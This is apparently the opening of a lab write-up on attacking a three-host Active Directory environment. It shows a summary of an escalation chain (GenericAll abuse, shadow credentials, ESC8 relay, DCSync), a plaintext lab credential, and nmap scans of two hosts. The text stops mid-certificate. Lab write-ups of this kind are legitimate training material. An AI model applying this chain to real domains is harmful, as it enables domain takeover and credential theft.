
Overview

The machine starts by rdp into the standalone nexus host as xiao.ge to recover a confidential archive from the recycle bin that leaks domain credentials, using guy.rookie's genericall to reset jena.yamazaki and shadow credentials over mike.silver to join the shares_operators group and access the tools share. The chain continues with esc8 on dc2's web enrollment, coercing dc1 to relay for a domain controller certificate that enables dcsync to get shell as administrator on dc2 and retrieve the user flag as wang.kali on dc1
For this engagement we perform internal penetration testing processing over the network, and target is 3 servers in this lab not one
we are given DC1, DC2, Nexus
This is assumed breached lab with the given credentials xiao.ge:AmBZATVjnH4qo8H4 so let's start.
I will start with the nexus machine.
Enumeration
We'll start enumerating the network one by one.
Nexus
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nmap -sC -sV -vv -oA nexus_init 10.1.79.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-12 17:41 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:41
Completed NSE at 17:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:41
Completed NSE at 17:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:41
Completed NSE at 17:41, 0.00s elapsed
Initiating Ping Scan at 17:41
Scanning 10.1.79.47 [2 ports]
Completed Ping Scan at 17:41, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:41
Completed Parallel DNS resolution of 1 host. at 17:41, 0.10s elapsed
Initiating Connect Scan at 17:41
Scanning 10.1.79.47 [1000 ports]
Discovered open port 139/tcp on 10.1.79.47
Discovered open port 135/tcp on 10.1.79.47
Discovered open port 445/tcp on 10.1.79.47
Discovered open port 3389/tcp on 10.1.79.47
Discovered open port 80/tcp on 10.1.79.47
Completed Connect Scan at 17:42, 12.56s elapsed (1000 total ports)
Initiating Service scan at 17:42
Scanning 5 services on 10.1.79.47
Completed Service scan at 17:42, 14.35s elapsed (5 services on 1 host)
NSE: Script scanning 10.1.79.47.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:42
NSE Timing: About 99.86% done; ETC: 17:42 (0:00:00 remaining)
Completed NSE at 17:43, 40.12s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:43
Completed NSE at 17:43, 0.80s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:43
Completed NSE at 17:43, 0.00s elapsed
Nmap scan report for 10.1.79.47
Host is up, received syn-ack (0.16s latency).
Scanned at 2026-08-12 17:41:56 PDT for 67s
Not shown: 995 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| _http-server-header: Microsoft-IIS/10.0
| _http-title: IIS Windows Server
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: EC2AMAZ-GQCP864
| NetBIOS_Domain_Name: EC2AMAZ-GQCP864
| NetBIOS_Computer_Name: EC2AMAZ-GQCP864
| DNS_Domain_Name: EC2AMAZ-GQCP864
| DNS_Computer_Name: EC2AMAZ-GQCP864
| Product_Version: 10.0.20348
| _ System_Time: 2026-08-13T00:42:25+00:00
| ssl-cert: Subject: commonName=EC2AMAZ-GQCP864
| Issuer: commonName=EC2AMAZ-GQCP864
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-12T00:35:32
| Not valid after: 2027-02-11T00:35:32
| MD5: 2144:cb2e:cb99:ce9d:5d0f:7c18:1d9f:e347
| SHA-1: 160b:fcb0:e2e1:314c:81c4:fb41:fa82:dc0d:9259:89a6
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQfaajPZTqmLVDYiTOi41ALzANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9FQzJBTUFaLUdRQ1A4NjQwHhcNMjYwODEyMDAzNTMyWhcNMjcw
| MjExMDAzNTMyWjAaMRgwFgYDVQQDEw9FQzJBTUFaLUdRQ1A4NjQwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDp2SF3CnboWbzhKjEqprP8lv5BkTb015YW
| 43DmYOwqHHhyICbnEUCI1E9Fvh7bfI6Ejm8bPYvgdgIDk4LfDSv5VT8DonZvYciP
| 5KBJ/MScwMOjrZ6HgnvFx0jF/pf7RmrMqMeO/MK+Liijzfg3c1v1LAjZcK4pV8Hm
| TRjVCDli4P6Hpekrp0K7Z6hu1C3ttZvoFO262PFnSR8BbPyoI/HirZsvmPB5eZds
| ouGxrlpXfLiRt+NldefaIJrKVFAr7pwekluYXuIoP5K9a9tUa9p/uMG0WKPKYXsa
| uvdmFF7D1eUMA4fyBtfJWdU4zjnCmZUgU6Nfc3Gx1x6PDpktt8g1AgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAnu142RV+3D+U46oIEb3EU5aTiqC6a8jEltsD/VoWO3UJVV9+nGSzwmcs
| JGHQ2eMiJcfEiJavhL30QjCNxnaR8OBmM0nqL9qNz7+Or/1DSJlWrvMOZjzo5TQg
| CNPzTriG4ZjVe0MUHkQIjvM7TQBoNR8hrcZxapP3VL7vHyR+TpBl8itgW9/7Mcne
| qC87vbN+719sGTYijDrLy3bsp8QjaSdwOTIWC2ejwlP8ztBAY/WF5X2MMl9gTdGY
| so3W+KwmqiekL94urCsv792zrdjHwM5Noo/rNRZBxEGnrJVGbXo+Lp2s9JWhyRJz
| Xk/5ZMX+ztq97f0AOuTWqnjirM6Chw==
| _-----END CERTIFICATE-----
| _ssl-date: 2026-08-13T00:43:05+00:00; +2s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| _clock-skew: mean: 1s, deviation: 0s, median: 1s
| smb2-time:
| date: 2026-08-13T00:42:26
| _ start_date: N/A
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 40095/tcp): CLEAN (Timeout)
| Check 2 (port 17256/tcp): CLEAN (Timeout)
| Check 3 (port 11087/udp): CLEAN (Timeout)
| Check 4 (port 31655/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:43
Completed NSE at 17:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:43
Completed NSE at 17:43, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:43
Completed NSE at 17:43, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.91 seconds- Nexus exposes HTTP, SMB, RDP
- The hostname for nexus is
EC2AMAZ-GQCP864. - Don't know the domain name for it though.
DC1
This exposes much more which is natural cause it is a DC.
- domain name is dismay.hsm and FQDN is
DC1.dismay.hsm - There is ADCS in place but I guess it is on DC2 cause the CA name is
dismay-DC2-CA.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nmap -sC -sV -vv -oA DC1_init 10.1.34.136 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-12 17:42 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:42
Completed NSE at 17:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:42
Completed NSE at 17:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:42
Completed NSE at 17:42, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:42
Completed Parallel DNS resolution of 1 host. at 17:42, 0.10s elapsed
Initiating Connect Scan at 17:42
Scanning 10.1.34.136 [1000 ports]
Discovered open port 53/tcp on 10.1.34.136
Discovered open port 445/tcp on 10.1.34.136
Discovered open port 3389/tcp on 10.1.34.136
Discovered open port 135/tcp on 10.1.34.136
Discovered open port 139/tcp on 10.1.34.136
Discovered open port 88/tcp on 10.1.34.136
Discovered open port 3268/tcp on 10.1.34.136
Discovered open port 3269/tcp on 10.1.34.136
Discovered open port 636/tcp on 10.1.34.136
Discovered open port 593/tcp on 10.1.34.136
Discovered open port 389/tcp on 10.1.34.136
Discovered open port 464/tcp on 10.1.34.136
Completed Connect Scan at 17:42, 12.42s elapsed (1000 total ports)
Initiating Service scan at 17:42
Scanning 12 services on 10.1.34.136
Completed Service scan at 17:43, 47.78s elapsed (12 services on 1 host)
NSE: Script scanning 10.1.34.136.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:43
NSE Timing: About 99.94% done; ETC: 17:43 (0:00:00 remaining)
Completed NSE at 17:44, 40.13s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 2.71s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 0.00s elapsed
Nmap scan report for 10.1.34.136
Host is up, received user-set (0.20s latency).
Scanned at 2026-08-12 17:42:26 PDT for 104s
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-13 00:42:48Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: dismay.hsm0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC1.dismay.hsm, DNS:dismay.hsm, DNS:DISMAY
| Issuer: commonName=dismay-DC2-CA/domainComponent=dismay
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T13:42:13
| Not valid after: 2026-12-12T13:42:13
| MD5: c7f1:e8e6:5284:5c2b:6c7d:6126:acfb:62df
| SHA-1: 8f8d:0940:0326:01cc:6421:b23f:fb6c:8108:a319:cb0e
| -----BEGIN CERTIFICATE-----
| MIIF4zCCBMugAwIBAgITMgAAAAkoUcPxf8CmhQAAAAAACTANBgkqhkiG9w0BAQsF
| ADBFMRMwEQYKCZImiZPyLGQBGRYDaHNtMRYwFAYKCZImiZPyLGQBGRYGZGlzbWF5
| MRYwFAYDVQQDEw1kaXNtYXktREMyLUNBMB4XDTI1MTIxMjEzNDIxM1oXDTI2MTIx
| MjEzNDIxM1owADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANKR450o
| hnPc7gPFWT8dGr6Bv6rK6ICg/pR5WVtQIYNHzgSxcRUDG4ipLhiNq/TjmhaSzm+9
| Oe0GlY8xkbDcA69jF4umwgEi/4Zx8oc7kjlM4MA9Il9StX48PfpO/sEXqVNAlnwa
| V3TGaPlKE7CGU1J2tRA24flI0nXNsLcHseOFvh11MkD5RBmgS75wIt5bAc172bOf
| gStlx8YUh17lYAV4+vgliAgEp3Lv2QO3BOAnMOQ3CJwpSOeu0zX7cwqlABpksavG
| bPVdW4zibWOuM/rCsNatye4H3p7Om9VelpwKLiaUEaHl6oncR5+nsODw3HJsJKwR
| ZY8eERyIw7o/nEUCAwEAAaOCAw8wggMLMDYGCSsGAQQBgjcVBwQpMCcGHysGAQQB
| gjcVCIaL0m2Ci5EUh92XI52yC6bSAYFiASECAW4CAQAwMgYDVR0lBCswKQYIKwYB
| BQUHAwIGCCsGAQUFBwMBBgorBgEEAYI3FAICBgcrBgEFAgMFMA4GA1UdDwEB/wQE
| AwIFoDBABgkrBgEEAYI3FQoEMzAxMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMAwG
| CisGAQQBgjcUAgIwCQYHKwYBBQIDBTAdBgNVHQ4EFgQUoJhQeVb4nomOQdJOr+04
| eKrv0EowHwYDVR0jBBgwFoAUcjsiP0AlkITf7wMtDk41epYddmkwgcYGA1UdHwSB
| vjCBuzCBuKCBtaCBsoaBr2xkYXA6Ly8vQ049ZGlzbWF5LURDMi1DQSxDTj1EQzIs
| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
| PUNvbmZpZ3VyYXRpb24sREM9ZGlzbWF5LERDPWhzbT9jZXJ0aWZpY2F0ZVJldm9j
| YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
| gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049ZGlz
| bWF5LURDMi1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1kaXNtYXksREM9aHNtP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDAGA1UdEQEB/wQmMCSCDkRDMS5kaXNtYXkuaHNtggpkaXNtYXkuaHNtggZESVNN
| QVkwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMtMS01LTIxLTEz
| NTk1MDE5NjItNDA2NDYzNDg0MS0zNTU4NTU5NzMxLTEwMDAwDQYJKoZIhvcNAQEL
| BQADggEBAFBWG66aJPUXzRSHju8L+KepPbQIjl7Ga7yrVvxdopUgXa3ZBBrZqBHv
| /4Th1Ivb7jOMWFcuqibcnGdljAfmLkHHA2W0VKLDdIFlTc2DsifYNLbnPtfkr1Kd
| mLOYvF2UQJrCHKJqgaQyGSJqVahyiyHEf31AHSuy39syyWJ8X4OnPrWw1qZYRW/7
| xdtkp00EH4kkjVTmWpWHUmGyeeTbxjtDnhFNs+AQ3KXtVb5YKeZi+4F/L9tAs9rk
| kr00NA7DLSDK49uqcQATzziTtTr1+/OqSJew7iv54BTIiF2UtAAz8MYJ9c9PqLoU
| ERWYbfhKq11w2cc5m8iqzNsSaM2aZv0=
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: dismay.hsm0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC1.dismay.hsm, DNS:dismay.hsm, DNS:DISMAY
| Issuer: commonName=dismay-DC2-CA/domainComponent=dismay
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T13:42:13
| Not valid after: 2026-12-12T13:42:13
| MD5: c7f1:e8e6:5284:5c2b:6c7d:6126:acfb:62df
| SHA-1: 8f8d:0940:0326:01cc:6421:b23f:fb6c:8108:a319:cb0e
| -----BEGIN CERTIFICATE-----
| MIIF4zCCBMugAwIBAgITMgAAAAkoUcPxf8CmhQAAAAAACTANBgkqhkiG9w0BAQsF
| ADBFMRMwEQYKCZImiZPyLGQBGRYDaHNtMRYwFAYKCZImiZPyLGQBGRYGZGlzbWF5
| MRYwFAYDVQQDEw1kaXNtYXktREMyLUNBMB4XDTI1MTIxMjEzNDIxM1oXDTI2MTIx
| MjEzNDIxM1owADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANKR450o
| hnPc7gPFWT8dGr6Bv6rK6ICg/pR5WVtQIYNHzgSxcRUDG4ipLhiNq/TjmhaSzm+9
| Oe0GlY8xkbDcA69jF4umwgEi/4Zx8oc7kjlM4MA9Il9StX48PfpO/sEXqVNAlnwa
| V3TGaPlKE7CGU1J2tRA24flI0nXNsLcHseOFvh11MkD5RBmgS75wIt5bAc172bOf
| gStlx8YUh17lYAV4+vgliAgEp3Lv2QO3BOAnMOQ3CJwpSOeu0zX7cwqlABpksavG
| bPVdW4zibWOuM/rCsNatye4H3p7Om9VelpwKLiaUEaHl6oncR5+nsODw3HJsJKwR
| ZY8eERyIw7o/nEUCAwEAAaOCAw8wggMLMDYGCSsGAQQBgjcVBwQpMCcGHysGAQQB
| gjcVCIaL0m2Ci5EUh92XI52yC6bSAYFiASECAW4CAQAwMgYDVR0lBCswKQYIKwYB
| BQUHAwIGCCsGAQUFBwMBBgorBgEEAYI3FAICBgcrBgEFAgMFMA4GA1UdDwEB/wQE
| AwIFoDBABgkrBgEEAYI3FQoEMzAxMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMAwG
| CisGAQQBgjcUAgIwCQYHKwYBBQIDBTAdBgNVHQ4EFgQUoJhQeVb4nomOQdJOr+04
| eKrv0EowHwYDVR0jBBgwFoAUcjsiP0AlkITf7wMtDk41epYddmkwgcYGA1UdHwSB
| vjCBuzCBuKCBtaCBsoaBr2xkYXA6Ly8vQ049ZGlzbWF5LURDMi1DQSxDTj1EQzIs
| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
| PUNvbmZpZ3VyYXRpb24sREM9ZGlzbWF5LERDPWhzbT9jZXJ0aWZpY2F0ZVJldm9j
| YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
| gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049ZGlz
| bWF5LURDMi1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1kaXNtYXksREM9aHNtP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDAGA1UdEQEB/wQmMCSCDkRDMS5kaXNtYXkuaHNtggpkaXNtYXkuaHNtggZESVNN
| QVkwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMtMS01LTIxLTEz
| NTk1MDE5NjItNDA2NDYzNDg0MS0zNTU4NTU5NzMxLTEwMDAwDQYJKoZIhvcNAQEL
| BQADggEBAFBWG66aJPUXzRSHju8L+KepPbQIjl7Ga7yrVvxdopUgXa3ZBBrZqBHv
| /4Th1Ivb7jOMWFcuqibcnGdljAfmLkHHA2W0VKLDdIFlTc2DsifYNLbnPtfkr1Kd
| mLOYvF2UQJrCHKJqgaQyGSJqVahyiyHEf31AHSuy39syyWJ8X4OnPrWw1qZYRW/7
| xdtkp00EH4kkjVTmWpWHUmGyeeTbxjtDnhFNs+AQ3KXtVb5YKeZi+4F/L9tAs9rk
| kr00NA7DLSDK49uqcQATzziTtTr1+/OqSJew7iv54BTIiF2UtAAz8MYJ9c9PqLoU
| ERWYbfhKq11w2cc5m8iqzNsSaM2aZv0=
| _-----END CERTIFICATE-----
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: dismay.hsm0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC1.dismay.hsm, DNS:dismay.hsm, DNS:DISMAY
| Issuer: commonName=dismay-DC2-CA/domainComponent=dismay
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T13:42:13
| Not valid after: 2026-12-12T13:42:13
| MD5: c7f1:e8e6:5284:5c2b:6c7d:6126:acfb:62df
| SHA-1: 8f8d:0940:0326:01cc:6421:b23f:fb6c:8108:a319:cb0e
| -----BEGIN CERTIFICATE-----
| MIIF4zCCBMugAwIBAgITMgAAAAkoUcPxf8CmhQAAAAAACTANBgkqhkiG9w0BAQsF
| ADBFMRMwEQYKCZImiZPyLGQBGRYDaHNtMRYwFAYKCZImiZPyLGQBGRYGZGlzbWF5
| MRYwFAYDVQQDEw1kaXNtYXktREMyLUNBMB4XDTI1MTIxMjEzNDIxM1oXDTI2MTIx
| MjEzNDIxM1owADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANKR450o
| hnPc7gPFWT8dGr6Bv6rK6ICg/pR5WVtQIYNHzgSxcRUDG4ipLhiNq/TjmhaSzm+9
| Oe0GlY8xkbDcA69jF4umwgEi/4Zx8oc7kjlM4MA9Il9StX48PfpO/sEXqVNAlnwa
| V3TGaPlKE7CGU1J2tRA24flI0nXNsLcHseOFvh11MkD5RBmgS75wIt5bAc172bOf
| gStlx8YUh17lYAV4+vgliAgEp3Lv2QO3BOAnMOQ3CJwpSOeu0zX7cwqlABpksavG
| bPVdW4zibWOuM/rCsNatye4H3p7Om9VelpwKLiaUEaHl6oncR5+nsODw3HJsJKwR
| ZY8eERyIw7o/nEUCAwEAAaOCAw8wggMLMDYGCSsGAQQBgjcVBwQpMCcGHysGAQQB
| gjcVCIaL0m2Ci5EUh92XI52yC6bSAYFiASECAW4CAQAwMgYDVR0lBCswKQYIKwYB
| BQUHAwIGCCsGAQUFBwMBBgorBgEEAYI3FAICBgcrBgEFAgMFMA4GA1UdDwEB/wQE
| AwIFoDBABgkrBgEEAYI3FQoEMzAxMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMAwG
| CisGAQQBgjcUAgIwCQYHKwYBBQIDBTAdBgNVHQ4EFgQUoJhQeVb4nomOQdJOr+04
| eKrv0EowHwYDVR0jBBgwFoAUcjsiP0AlkITf7wMtDk41epYddmkwgcYGA1UdHwSB
| vjCBuzCBuKCBtaCBsoaBr2xkYXA6Ly8vQ049ZGlzbWF5LURDMi1DQSxDTj1EQzIs
| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
| PUNvbmZpZ3VyYXRpb24sREM9ZGlzbWF5LERDPWhzbT9jZXJ0aWZpY2F0ZVJldm9j
| YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
| gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049ZGlz
| bWF5LURDMi1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1kaXNtYXksREM9aHNtP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDAGA1UdEQEB/wQmMCSCDkRDMS5kaXNtYXkuaHNtggpkaXNtYXkuaHNtggZESVNN
| QVkwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMtMS01LTIxLTEz
| NTk1MDE5NjItNDA2NDYzNDg0MS0zNTU4NTU5NzMxLTEwMDAwDQYJKoZIhvcNAQEL
| BQADggEBAFBWG66aJPUXzRSHju8L+KepPbQIjl7Ga7yrVvxdopUgXa3ZBBrZqBHv
| /4Th1Ivb7jOMWFcuqibcnGdljAfmLkHHA2W0VKLDdIFlTc2DsifYNLbnPtfkr1Kd
| mLOYvF2UQJrCHKJqgaQyGSJqVahyiyHEf31AHSuy39syyWJ8X4OnPrWw1qZYRW/7
| xdtkp00EH4kkjVTmWpWHUmGyeeTbxjtDnhFNs+AQ3KXtVb5YKeZi+4F/L9tAs9rk
| kr00NA7DLSDK49uqcQATzziTtTr1+/OqSJew7iv54BTIiF2UtAAz8MYJ9c9PqLoU
| ERWYbfhKq11w2cc5m8iqzNsSaM2aZv0=
| _-----END CERTIFICATE-----
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: dismay.hsm0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC1.dismay.hsm, DNS:dismay.hsm, DNS:DISMAY
| Issuer: commonName=dismay-DC2-CA/domainComponent=dismay
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T13:42:13
| Not valid after: 2026-12-12T13:42:13
| MD5: c7f1:e8e6:5284:5c2b:6c7d:6126:acfb:62df
| SHA-1: 8f8d:0940:0326:01cc:6421:b23f:fb6c:8108:a319:cb0e
| -----BEGIN CERTIFICATE-----
| MIIF4zCCBMugAwIBAgITMgAAAAkoUcPxf8CmhQAAAAAACTANBgkqhkiG9w0BAQsF
| ADBFMRMwEQYKCZImiZPyLGQBGRYDaHNtMRYwFAYKCZImiZPyLGQBGRYGZGlzbWF5
| MRYwFAYDVQQDEw1kaXNtYXktREMyLUNBMB4XDTI1MTIxMjEzNDIxM1oXDTI2MTIx
| MjEzNDIxM1owADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANKR450o
| hnPc7gPFWT8dGr6Bv6rK6ICg/pR5WVtQIYNHzgSxcRUDG4ipLhiNq/TjmhaSzm+9
| Oe0GlY8xkbDcA69jF4umwgEi/4Zx8oc7kjlM4MA9Il9StX48PfpO/sEXqVNAlnwa
| V3TGaPlKE7CGU1J2tRA24flI0nXNsLcHseOFvh11MkD5RBmgS75wIt5bAc172bOf
| gStlx8YUh17lYAV4+vgliAgEp3Lv2QO3BOAnMOQ3CJwpSOeu0zX7cwqlABpksavG
| bPVdW4zibWOuM/rCsNatye4H3p7Om9VelpwKLiaUEaHl6oncR5+nsODw3HJsJKwR
| ZY8eERyIw7o/nEUCAwEAAaOCAw8wggMLMDYGCSsGAQQBgjcVBwQpMCcGHysGAQQB
| gjcVCIaL0m2Ci5EUh92XI52yC6bSAYFiASECAW4CAQAwMgYDVR0lBCswKQYIKwYB
| BQUHAwIGCCsGAQUFBwMBBgorBgEEAYI3FAICBgcrBgEFAgMFMA4GA1UdDwEB/wQE
| AwIFoDBABgkrBgEEAYI3FQoEMzAxMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMAwG
| CisGAQQBgjcUAgIwCQYHKwYBBQIDBTAdBgNVHQ4EFgQUoJhQeVb4nomOQdJOr+04
| eKrv0EowHwYDVR0jBBgwFoAUcjsiP0AlkITf7wMtDk41epYddmkwgcYGA1UdHwSB
| vjCBuzCBuKCBtaCBsoaBr2xkYXA6Ly8vQ049ZGlzbWF5LURDMi1DQSxDTj1EQzIs
| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
| PUNvbmZpZ3VyYXRpb24sREM9ZGlzbWF5LERDPWhzbT9jZXJ0aWZpY2F0ZVJldm9j
| YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
